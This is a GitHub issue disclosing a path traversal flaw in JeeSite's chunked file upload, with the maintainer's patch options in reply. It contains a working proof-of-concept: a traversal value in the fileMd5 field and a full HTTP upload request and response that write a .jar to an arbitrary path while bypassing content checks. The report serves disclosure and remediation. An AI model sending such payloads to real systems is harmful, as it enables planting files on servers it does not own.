New issue

# Path Traversal Vulnerability in fileMd5 Parameter of /a/file/upload Endpoint #530

Closed

Arron-bit opened on Mar 9

## Affected Versions

version ≤ 5.15.1 (latest version)

https://github.com/thinkgem/jeesite

## Impact

JeeSite version 5.15.1 and earlier versions contain a secondary path traversal vulnerability in the chunked file upload mode. When the server has chunked upload enabled ( `file.chunked=true` ), users with file upload permissions can achieve path traversal through the `fileMd5` parameter of the `/a/file/upload` endpoint. This allows writing files with whitelisted suffixes to arbitrary filesystem locations.

Compared to the `fileEntityId` path traversal vector, this vector has a significant advantage: **it bypasses the file content-type magic number detection** ( `file.contentType.whitelist` ), because the chunked upload returns early before that check is executed. The file is guaranteed to persist on disk regardless of its actual content.

## Prerequisites

This vulnerability requires the following server-side configuration to be enabled:

```
# application.yml
file:
  chunked: true
```


This is a common configuration for production deployments that need to support large file uploads. When this setting is `false` or absent, the chunked code path is never entered and `fileMd5` is only stored as metadata in the database without affecting the file storage path.

## Steps to Reproduce

1. Upload a file via the `/a/file/upload` endpoint with the following parameters:
   - `fileMd5=x/../../../../../../tmp/test` (path traversal payload; the `x/` prefix is needed to escape the `{userCode}-` prefix in the temp path)
   - `fileName=evil.jar`
   - `chunks=2` (claim 2 total chunks)
   - `chunk=0` (send only the first chunk)
   - `chunkSize={actual file size}`
   - `size={actual file size * 2}` (declared total size larger than actual, preventing chunk merge)

```
POST http://localhost:8980/js/a/file/upload HTTP/1.1
Host: localhost:8980
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Cookie: JSESSIONID=E33379F590ED95098C1525668CADA0E1; jeesite.session.id=07b2ba7faf954b92ac1cedc2ac4b93e7; rememberMe=
TqI3fetkr6eNVOijavpihglghJZm9kkHGojwT1S531j75b8Ie46tmtx9xMIxuw7JSe9cLWO4GsDSpnGPU+eDBpHjy847QWuIxbHB7gTqa72eRovL5eiWE7/dv
IoFvIiQGe4JXjFSY8Um4SlnApNZ6WsEkMnV16DJRMeeuJ1POx4X+Hym7oPxLRUgoZQm8SVviOBZDg9hMNwnkDE31JxvA75gldFRKHCwO7EgxGEBOISrYseqgo
t1swQfBoDF27+KGbTPQcWAwOQMq85fqSClhogEbBghvEG1ilHv6IiVpvBrVktVy/gk0Jwqrh2Wrhpb5OrDTRk840tS4h71so+kgRmzkj3wd4zlYxOMG2+mw/r
qYYUZJxVAvGvT4OnaZyY6gYWsy7c1Yq2qFzqYrv0kl363nWqPITIVoG58LfmBQl3tXbpkeFkEalOpXDkcxwV2pAOS1cK8H6xVyyrLVYAkWxZXCoo7u25xGU1P
O5Krl8g3YAbE+pSqr8/6sya4/CtS16HRUAAf1yszX+rHV2ycDRRy88hsfO7R4gKsXWTqJGW7H/SKi/DxtMUHwo1jsI2GPZi4rYz3MaZoKX8KOl0eYysbFrd3C
L6vnO1oFYQ4Do8CBqaFfQJdfUNiPuZAHSoxICS844vsqtBt2FUa+/NhrV7fkvbGHh/R/qA7JspOaNTndH+53BLsi7yiia+cplwtH/CcNDuNS651zF5ZY2wKET
cgOBlcSVOWk6aOce4kqrgix1bUPharCWa6vv/ou+o4agzGikWNMHDGZc7NArNCeDIUA8dp+FQUnkSiBGaDULFWVA1aVz6PCaWlrnmOXs62++okYhaMtGNpJlO
XLMINkUee9EXOzcCQG3pqCMk2ciJZGa9fdDH1
Content-Length: 2146
Content-Type: multipart/form-data; boundary=46d7c84539f0a0a23f9dfd220e35b00f

--46d7c84539f0a0a23f9dfd220e35b00f
Content-Disposition: form-data; name="fileMd5"

x/../../../../../../../../tmp/test
--46d7c84539f0a0a23f9dfd220e35b00f
Content-Disposition: form-data; name="fileName"

terms.jar
--46d7c84539f0a0a23f9dfd220e35b00f
Content-Disposition: form-data; name="uploadType"

file
--46d7c84539f0a0a23f9dfd220e35b00f
Content-Disposition: form-data; name="chunks"
```

2. The server responds with HTTP 200 and `{"chunked":"true"}`, indicating the chunk was accepted. The temporary file is written to the traversed path and remains on disk permanently because the second chunk is never sent.



```
retty  Raw  Hex
HTTP/1.1 200
Connection: close
Content-Type: application/json
Date: Sun, 08 Mar 2026 11:41:41 GMT
Powered-By: JeeSite V5.15.1 0
Set-Cookie: jeesite.session.id=f4a944f205ed4d5697cef126c16ffe20; Path=/js; HttpOnly; SameSite=lax
X-Token: f4a944f205ed4d5697cef126c16ffe20
Content-Length: 925

{
  "result":"true",
  "code":"server",
  "fileUpload":{
    "id":"2030609900411957249",
    "isNewRecord":false,
    "createBy":"system",
    "createDate":"2026-03-08 19:41",
    "updateDate":"2026-03-08 19:41",
    "status":"0",
    "updateBy":"system",
    "createByName":"超级管理员",
    "updateByName":"超级管理员",
    "fileType":"file",
    "fileName":"terms.jar",
    "fileEntity":{
      "id":"2030609900411957248",
      "isNewRecord":false,
      "createBy":"system",
      "createDate":"2026-03-08 19:41",
      "updateDate":"2026-03-08 19:41",
      "fileEntity":{
        "id":"2030609900411957248",
        "isNewRecord":false,
        "createBy":"system",
        "createDate":"2026-03-08 19:41",
        "updateDate":"2026-03-08 19:41",
        "status":"0",
        "updateBy":"system",
        "createByName":"超级管理员",
        "updateByName":"超级管理员",
        "fileSize":2592,
        "fileId":"2030609900411957248",
        "filePath":"202603/",
        "fileMd5":"x/../../../../../../../../../tmp/test",
        "fileMetaMap":{
        },
        "baseUrl":"fileupload",
        "fileMeta":"{}",
        "fileContentType":"application/text",
        "fileExtension":"jar",
        "fileSizeFormat":"2.53KB"
      },
      "fileUrl":"/userfiles/chunk_temp/admin-x/../../../../../../../../../tmp/test.jar"
    },
    "message":"上传成功,用时10毫秒"
```



# Root Cause Analysis

## Chunked Upload Path Construction

When chunked upload is enabled, the temporary file path is constructed using `fileMd5` directly:

```
// FileUploadServiceExtendSupport — reconstructed pseudocode
Map<String, Object> uploadFile(FileEntity fileEntity, FileUploadParams params) {
    Long chunks = params.getChunks();
    Long chunk  = params.getChunk();

    // Gate 1: all four chunked params must be non-null (user-controlled)
    // Gate 2: server config must have file.chunked=true (NOT user-controlled)
    if (chunks != null && chunk != null && chunkSize != null && size != null
            && "true".equals(Global.getConfig("file.chunked"))) {

        String tempDir  = Global.getUserfilesBaseDir("chunk_temp/");
        String userCode = fileEntity.currentUser().getUserCode();
        String fileMd5  = fileEntity.getFileMd5();  // ← attacker-controlled, no sanitizatior

        // ★ VULNERABILITY: fileMd5 concatenated directly into path
        // Path becomes: {baseDir}/chunk_temp/{userCode}-{fileMd5}.{ext}
        // Example:      /data/userfiles/chunk_temp/admin-x/../../../../tmp/test.jar
        String chunkFilePath = tempDir + userCode + "-" + fileMd5 + "." + ext;
        File chunkFile = new File(chunkFilePath);

        // Write chunk data via RandomAccessFile
        RandomAccessFile raf = new RandomAccessFile(chunkFile, "rw");
        raf.seek(chunk * chunkSize);
        raf.write(params.getFile().getBytes());
        raf.close();

        // Check if all chunks are complete
        if (completedCount < totalChunks) {
            // ★ EARLY RETURN — skips ALL subsequent checks
            return {"chunked": "true", "message": "uploading 1/2"};
        }

        // Only reached when ALL chunks are received:
        // - rename temp file to final path
        // - content-type magic number check
        // - image compression
    }
}
```

## Why `fileMd5` Needs a Prefix Escape

Unlike `fileEntityId` which is used directly as the filename, `fileMd5` is prefixed with `{userCode}-`:

```
fileEntityId path:  {baseDir}/files/{fileEntityId}.ext

fileMd5 path:       {baseDir}/chunk_temp/{userCode}-{fileMd5}.ext
```

The `x/` prefix in the payload turns `admin-x` into a directory component, allowing the subsequent `../` sequences to traverse upward:

```
fileMd5 = "x/../../../../tmp/test"
path    = /data/userfiles/chunk_temp/admin-x/../../../../tmp/test.jar
resolves to: /tmp/test.jar
```

## Advantages Over `fileEntityId` Vector

The `fileMd5` chunked upload vector bypasses several checks that the `fileEntityId` vector does not:

```
                          fileEntityId          fileMd5 (chunked, incomplete)
                          (normal mode)         (requires file.chunked=true)
──────────────────────────────────────────────────────────────────────────────
Extension whitelist       ✅ Checked            ✅ Checked (cannot bypass)
Content-type magic check  ✅ Checked, may delete ❌ Skipped (early return)
Database INSERT           ✅ Executed (may 500) ❌ Skipped (no DB errors)
HTTP response             200 or 500            200 clean response
File persistence          May be deleted         ★ Guaranteed to persist
```

The key advantage is that **the file content-type magic number detection is completely bypassed**. In normal upload mode, after writing the file, the server reads the file header to verify the actual content type matches the whitelist. If it does not match, the file is deleted. In chunked mode with incomplete chunks, the method returns before this check is ever reached, so the file remains on disk regardless of its actual content.

This means an attacker can upload a file with a `.jar` extension but containing arbitrary content (e.g., a crafted Java class file) and it will never be subjected to content validation.

## Remediation

Sanitize the `fileMd5` parameter by filtering out `/`, `\`, and `..` characters before using it in any file path construction:

```java
public void setFileMd5(String fileMd5) {
    if (fileMd5 != null && (fileMd5.contains("..") ||
            fileMd5.contains("/") || fileMd5.contains("\\"))) {
        throw new IllegalArgumentException("Invalid fileMd5");
    }
    this.fileMd5 = fileMd5;
}
```

think-gem 2 weeks ago Member

Thanks for the feedback. Apologies for the delay in responding, I just saw this issue. Here are three solutions; please choose one of them.

**Method 1: Modify `FileUploadController.java` to prevent illegal parameter transmission.**

```
@RequestMapping(value = "upload")
@ResponseBody
public Map<String, Object> uploadFile(FileUploadParams params) {
    validateParameter(params.getFileMd5());
    validateParameter(params.getFileExtension());
    validateParameter(params.getFileUploadId());
    validateParameter(params.getFileEntityId());
    return fileUploadService.uploadFile(new FileUpload(), params);
}


public void validateParameter(String param) {
    if (param != null && (param.contains("..") ||
            param.contains("/") || param.contains("\\"))) {
        throw new IllegalArgumentException("Invalid parameter");
    }
}
```

**Method 2: Alternatively, add a custom Service implementation.**

```
@Service
public class FileUploadServiceValidate extends FileUploadServiceSupport{

    public FileUploadServiceValidate(FileEntityService fileEntityService, FileUploadServiceE
        super(fileEntityService, fileUploadServiceExtend);
        super.setEntityClass(FileUpload.class);
    }

    @Override
    public Map<String, Object> uploadFile(FileUploadParams params) {
        validateParameter(params.getFileMd5());
        validateParameter(params.getFileExtension());
        validateParameter(params.getFileUploadId());
        validateParameter(params.getFileEntityId());
        return super.uploadFile(params);
    }

    public void validateParameter(String param) {
        if (param != null && (param.contains("..") ||
                param.contains("/") || param.contains("\\"))) {
            throw new IllegalArgumentException("Invalid parameter");
        }
    }
}
```

**Method 3: Alternatively, V5.15.0+ run `mvn package -U` in root to force update dependencies and repackage the project.**

**think-gem** closed this as completed 2 weeks ago

Arron-bit 2 weeks ago Author

Thank you @**think-gem** for the quick response and the thorough remediation options!

This `fileMd5` vector is particularly worth noting since it carries a meaningful advantage over the `fileEntityId` one — the incomplete chunked upload triggers an early return that bypasses both the content-type magic number check and the database insert, guaranteeing the file persists on disk regardless of its actual content. Glad to see it addressed in the same patch.

Same as #529, we'd recommend **Method 1** as the preferred fix, since validating at the Controller layer provides a single, consistent choke point for all upload parameters.

Thanks again for the fast turnaround on both issues!

**Arron-bit** mentioned this 2 weeks ago

Stored XSS Vulnerability in msgContent Parameter of /a/msg/msgInner/save Endpoint #528



## Metadata

**Assignees**

No one assigned

**Labels**

No labels

**Type**

No type

**Projects**

No projects

**Milestone**

No milestone

**Relationships**

None yet

**Development**

No branches or pull requests

**Participants**